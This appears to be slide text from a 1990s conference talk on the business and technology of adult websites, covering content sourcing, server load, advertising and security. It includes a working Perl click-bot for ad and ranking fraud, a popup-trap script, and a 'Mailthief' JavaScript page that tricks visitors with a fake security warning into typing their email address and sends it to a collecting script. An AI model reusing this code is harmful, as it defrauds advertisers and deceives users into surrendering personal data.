Succumbing to the Dark Side of the Force

The Internet as seen from an Adult Website

Dan Klein <dvk@erotika.com>

1

Fundamental Premises

- This talk will be as "gender neutral" as possible
- This talk will be rated PG-13
- I am not using this forum to espouse any particular set of moral values
  - Morality is left to your conscience
  - Ethics is left to philosophers
  - I'm talking business, technology, and money

2

Morality

- Which would you rather I do?
  - Peddle smut
  - Be a Compaq or used car salesman

- The sex trade is arguably the world's oldest profession
  - So why break with tradition?

3

Yes, my mother knows what I do for a living!

So does my wife, sister, neighbors, colleagues – and now you do, too...

4

So, Who Does This Stuff, Anyway?

- Slimeballs – gold chains and polyester
- The Trenchcoat set
- Guests on Leeza
- Big business
- Ordinary people

5

The Adult Industry

- First tier (producers)
  - Film companies, magazines, writers
  - Semi-pros and self-promoting amateurs
  - Toy manufacturers
  - Streetwalkers, nudie bars, "massage parlors"
- Second tier (resellers)
  - Ye olde smut shoppe – magazines, videos, toys
  - Web resellers – legitimate and otherwise
  - Phone sex

6

Phone Sex

- A surprisingly large business
  - Get an adult magazine, and look in the back…
  - Not as successful with the PC set, but the human voice is a powerful magnet
- 1-900, 976, and credit card by-the-minute
- The new area codes are a boon to phone sex
  - "Free calls, only LD rates apply"
  - So where *is* area code 809, anyway?

7

Web Resellers

- Still Pictures
  - Original content
  - Scanned
- Video
  - Canned
  - Streaming
  - Live
- Ye Olde Electronic Smutte Shoppe

8

How Did I Get Into The Biz?

- Started by selling links to smut sites via First Virtual InfoHaus
- A friend ran `digits.com` web counter
  - He sold ads on his Top-10 pages
  - He suggested I create a picture of the day site
  - I eventually created member site
- Teamed up with a local photographer, videographer, and talent agent

9

Not a Pretty Picture

- Videographer and talent agent tried to steal the company
  - They embezzled company funds…
- They sued me, I sued myself
  - I won both cases :-)
- Mud slinging, headaches, lost income
- Things are not as rosy as 2 years ago…

10

What is out there?

- If it can be done to, with, on, in, or around the human body, there's a site for it…
  - Straight, gay, lesbian, solo, transsexual, transgender
  - B&D, S&M, Q&A
  - Hardcore, softcore, pictures, text, sound, movies
  - Bestiality, pædophilia, coprophagia, and all manner of fetishes and paraphiliæ
- All the world's queer save thee and me
  - And I'm not too sure about thee…

11

Let's Talk About "Product"

- If you're looking for smut, the product is interesting
- If you're in the biz, product is boring
  - "If you're in the adult business for any reason other than the money, you're in the wrong business"
  - Chocolate shop analogy
  - Ice cream shop analogy

12

So how much money can you make?

- Melissa Wolf (Penthouse Pet)
- Persian Kitty, Danni Ashe
- Alex Delean
- Hugh Hefner, Bob Guccione, Larry Flynt
- ClubLove, NetPics, UltraPics
- Me

13

How does one get "Product"?

- Scanned from magazines
  – Illegal and a violation of international copyright laws, and we don't do it. Really. No, really!
- Video capture
- Garnered from newgroups
- Stolen from other sites
- Original content

14

Scanning from Magazines

- Playboy
- Hustler
- Penthouse
- Private
- others

15

Garnered from Newsgroups

- Reading the groups
  – Horribly time consuming (chocolate shop…)
- Using an automatic unburster
  – Bandwidth and time consuming
- Newsgroup à Web server
  – Netpics, ultrapics
- Copyright issues
  – Common carrier legislation

16

Stolen from Other Sites

- Webmirroring
- Snatch and trim
- Bandwidth thieves

17

Original Content

- Relatively easy to do
- Rather hard to do well
  – Photographer, director, lighting, makeup, sets, backdrops, costumes, props
- Models are easy to come by if you have connections
  – Release forms, medical checks, boyfriends…
- *Reliable* models are another story altogether

18

Copyright Protection

- The word "Copyright" or the symbol "©" are all you legally need on an image (or collection)
  – That is, in theory…
- It is a fact of life that people steal pictures
  – They don't often view it as theft
  – Digital transmittal has made protection hard and enforcement harder
- Varying degrees of marking images as owned

So Where Do We Get Ours?

- Half our sites are original content sites
  – All softcore
  – Legally easier to deal with
- Half our sites are Usenet images
  – Huge volume of images
  – Often blocked by major ISPs
- So, how do we deal with copyrights?

But What About Perl?

- I work on the sites about 5-15 minutes a day
- Automation:
  – Member join / cancel scripts
  – Retransmittal scripts
  – Hourly / daily / weekly / monthly / quarterly status scripts
  – Intrusion detection scripts
- Why work for a living?

Server Load Issues

- Load reduction
- Load sharing
- Load shedding
- Load boosting
- Load stealing

Load Reduction

- JPEG vs. GIF
- Image quality vs. browser abilities
- Image size vs. screen size
- Cache images, not pages
- Noise files

Load Sharing

- What happens when the load on one server goes through the roof?
- Load sharing is a way of splitting the load amongst multiple servers
  – Round-robin DNS is typical
  – In practice, few adult servers bother

Mainstream Sites - 1 week use

Adult Sites - 1 day use

Adult Sites - 1 week use

Adult Sites - 1 month use

Load Shedding

- Load Shedding is when a "front-end" server hands off to a "back-end" server
- Two common methods:
  - Front page points to a dynamically determined server that handles all but first request
  - Front-end server connects to back-end server on a different network (e.g., `10.0.x.y`)

Load Boosting – Javascript Slamming

- Pages have Javascript that opens other pages in new windows
  - Can be done with `onLoad` methods, or just part of a simple script
  - Opens often cascade – one page I surveyed opened 23 new browser windows
  - Page loads means higher placement in Top-10
- `onUnload` methods also used – no escape!

```
<html>
<head><title>Rudeness!</title></head>
<script language="javascript">
<!--
var exit = true;
function unload() {
if (exit) window.open('http://www.ibp.com/pending/ruder.html', '_blank');
}
//-->
</script>
<body onUnload="unload()">
<h1>Try and get rid of me!</h1>
</html>
```

Load Boosting - Stupidity

- Some sites use Java to load images
- Others use CGI scripts to fetch images from "hidden" locations
  - Form submission per image
- Tables, Cascading Style Sheets, etc.

Load Stealing – Obvious

- One server has pages which has `<IMG>` tags that point to another server
  - My page has the text (and most importantly, the click-through banner ads)
  - Your machine gives me the images on my page
- Servers with static images are most vulnerable to this "bandwidth theft"

Load Stealing – Subtle

- `<META>` tag hijacking
  - Put a popular name (e.g., "Playboy" or "Persian Kitty") in your meta tags
- Search-spider spoofing
- Content spoofing
- Keyword spoofing
- Domain name spoofing

Domain Names are Gold

- A good domain name is worth *real money*
  - `shopping.com` reportedly sold for $750,000
  - `pittsburgh.com` sold for $10,000
  - `sex.com` sold for millions
  - `klein.com` is worth at least $250,000
- A well spoofed name is worth money, too
- A domain name and it's content are usually inseparable

Top-10 Lists and Consoles

- Not a *measure* of popularity – they *make* popularity!
  - The higher you are on a list, the more hits you get
  - Javascript slamming raises your position "legally"
  - Click-bots and load-bots also do wonders
  - Once you're up on top, you stay on top
  - Bottom feeders are really just food

Click-bots

```
#!/usr/bin/perl

use HTTP::Request;
use LWP::UserAgent;

$ua = new LWP::UserAgent;
$ua->agent("Mozilla/3.01 (CacheFlow-Cache/1.1 - 10787.R)");
$req = new HTTP::Request(GET => "http://sex.com/count/143");
$req->header(accept => '*/*');
while (1) {
    $response = $ua->request($req);
    sleep int rand 15;
    }
```

Top-10's – Raison d'être

- Every time you visit my site, you also hit the Top-10 list via Javascript or `<IMG>` tag
  - They provide a rating service at no charge
  - They have lots of load and no product to sell

- So how do they make money?
  - One word: Advertisements!

Advertisements Fuel the Market

- Free sites give away 1–*N* images, sell ads
- Consoles list you for free, sell ads
- Link sites list you for free, sell ads
- Search engines list you for free, sell ads
  - Not purely an adult-market phenomenon (Lycos, AltaVista, Google, WebCrawler…)

Ads are sold in many ways

- Per impression – best for provider
  - Usual approach for "legitimate" sites
- Per click – a (sometimes) fair middle ground
  - Prices range from 2.5¢ – 18¢ per click
  - Raw click-through rate is O(15%)
  - Click-bots burn everyone
- Per sale – best for advertiser
  - Usually 50–200% of first sale, not renewals
    - When renewals are involved, rate drops to 20-50%

Internet *vs.* Magazine Ads

- Immediacy of feedback
  - Can track impressions, clicks, and buys
- Micro-transactions
  - No need to run them for a week/month
- Highly directed
  - Per page or keyword based

What kind of ads work?

- In the non-adult market, two kinds:
  - Directed ads with clear statement of purpose
  - "Whuzzat?"
- In the adult market, explicit is best
  - Directed – advertise in a similar market
  - Be (or appear to be) honest
- Good ads violate textual layout rules
  - Motion, blinking, color, cropping, break the box

Ads *vs.* Subscription Sales

- Magazines range from O(20-95%) ads
  - Time, Newsweek ß Vogue, Elle
- Websites (should) limit the number ads
  - But usually they don't
- Both magazines and websites have the motivation to expose the ads
- Advertisers want to sell their product!
  - Ad efficiency

43

```
<html>
<head><title>Mailthief!</title></head>
<body>
<form name=sneaky action="/pending/nph-redirect.cgi" method="POST">
<input type=hidden name=address><input type=hidden name=URL>
<p>Once the user submits the data, a CGI script will be called with their
typed-in address and the URL of the page they were on that had the JavaScript,
and that CGI script will capture the address and redirect the user right back
to this page, with a slightly different URL - in the redirect case, a "?" is
appended to the end.  The JavaScript detects this redirection, and
display the page without the dialogue box.
<script language="javascript">
<!--
s = self.location.search;
if (s == null || s.substring(s.length-1) != "?") {
   document.sneaky.URL.value = document.URL;
   document.sneaky.address.value =
        prompt("Warning! It appears that an attempt has been\n" +
                "made to corrupt your email address.  Please\n" +
                "type in your email address (name@host.dom) to\n" +
                "confirm your access rights to your browser.");
        if (document.sneaky.address.value != "null" &&
                document.sneaky.address.value != "undefined" &&
                document.sneaky.address.value!="")
            document.sneaky.submit();
   }
//-->
</script>

<h1>Here is the real page</h1>
<address><input type=submit value="">The Sneak<input type=submit value=""></address>
</form>
</html>
```

44

What Sells?

- The same old stuff
  - CD-images (Z-Master, *et. al.*)
  - Newsgroup ß web conversion
- Original or directed content
  - New faces
    - "Amateurs", local photographers
  - "Gee-whiz" factor
  - Niche marketing (tickle someone's kink)

45

"What sells" may not matter

- Lots of adult sites with no product!
  - Persian Kitty
  - Naughty Links
  - Many sites with ads and alleged content…
- What draws clicks is what matters

46

Other Ways to Make Money

- Original ideas are hard to come by
  - Link Collections
  - Search Engines
  - Adult Verification Systems
  - Video Streaming, Web Cams
- `realdoll.com`

47

Running the Site – Human Factor

- First and foremost, you're in a service industry
  - Develop the proper attitude – smile – the customer is almost *always* right
    - No matter how moronic, rude, or threatening
  - AOL users are largely ignorant – plan for it
  - Some users are smart – listen to them!
- Your server software and logs are your friends
  - Don't throw data away
  - Historical data helps you plan for the future

48

Site Automation

- Do you want to update your site daily?
- Our sites are 80-100% automated
  - Original contents sites are 80% automated
    - New images need to be shot (but rarely scanned any more)
    - Enrollment, sales, and tracking is automatic
  - USENET contents sites are 100% automated
    - Data mining is still manual
    - Memberships, advertisement, updates, all full-auto
- Some other sites are manually driven

49

Security

- Get it right the *first* time!
- Good passwords are a must
  - Force your customers to use them, too
  - Password theft (and publication!) is rampant
- Firewalls are a must
- Predictability is bad
- Free software is often a security disaster

50

Keeping the Kids Out

- You can't do it! (But try anyway)
- Due diligence is the next best thing
  - Javascript warnings
  - Age-screen front door
  - Fraud on your part is not negligence on mine
- Advertise NetNanny, CyberSitter, etc.

51

Avoiding the Law – The Right Way

- Be nice
- Use only original content, or buy licenses
  - Have signed model releases with proof of age
  - Videotape everything
  - Don't tempt fate
- Incorporate (and don't be an officer)
- Co-own your house
- Have a good attorney & know the law yourself
- Move your operation offshore

52

Avoiding the Law – The Usual Way

- Avoid blatant copyright violations
- Be honest
- Encourage and *listen to* cease-and-desist orders
- If they *look* too young, they *are* too young
- Don't tempt fate
- Know a good attorney

53

Keeping Your "Friends" Away

- Always use email aliases on your site
  - Avoid webmaster@yoursite.com
  - Have good anti-spam filters
- Use email aliases on your NIC records
- Avoid mailto links

54

Getting Hits

- Really old days – create a site, and people will come to it
  - No publicity   no knowledge
  - Accidental popularity
- Old days – "hey, let's trade links"
- Today – advertisements, spamming, Top-10 lists, circles of traffic, usenet postings

Getting Paid

- Credit cards
  - Do-it-yourself
  - Billing services
  - Recurring billing
- 900 numbers
- First Virtual (ancient history)
- Microtransaction

Getting Screwed

- Banner Ads
  - Non-payment
  - Late payment
  - "Uniques" and other trimming techniques
- Console slamming
- Your images, their ads

Ruminations on the Present

- Sex is natural, sex is healthy, sex is good
  - Repression of sexuality causes perversions
- By and large, the adult industry is providing a theraputic vehicle to people in need
- Patrons of the business are largely healthy, normal people doing healthy, normal things.
  - And who am I (or *you*) to say what is normal?

Ruminations on the Future

- The sex trade is here to stay
  - Major advances in software algorithms and image manipulation have been drive by it
  - The "feelies" of Aldous Huxley's *Brave New World* are not far away
- Adverse legislation will only drive it underground, making it dangerous
- It will always be worth a lot of money

Conclusions

- Draw your own!
- The adult industry is not for everyone
  - *Many* people purchase
  - Far fewer sell
  - Fewer still provide
- The adult industry is not going away

Copies of this talk available at:

http://www.klein.com/dvk/publications/

61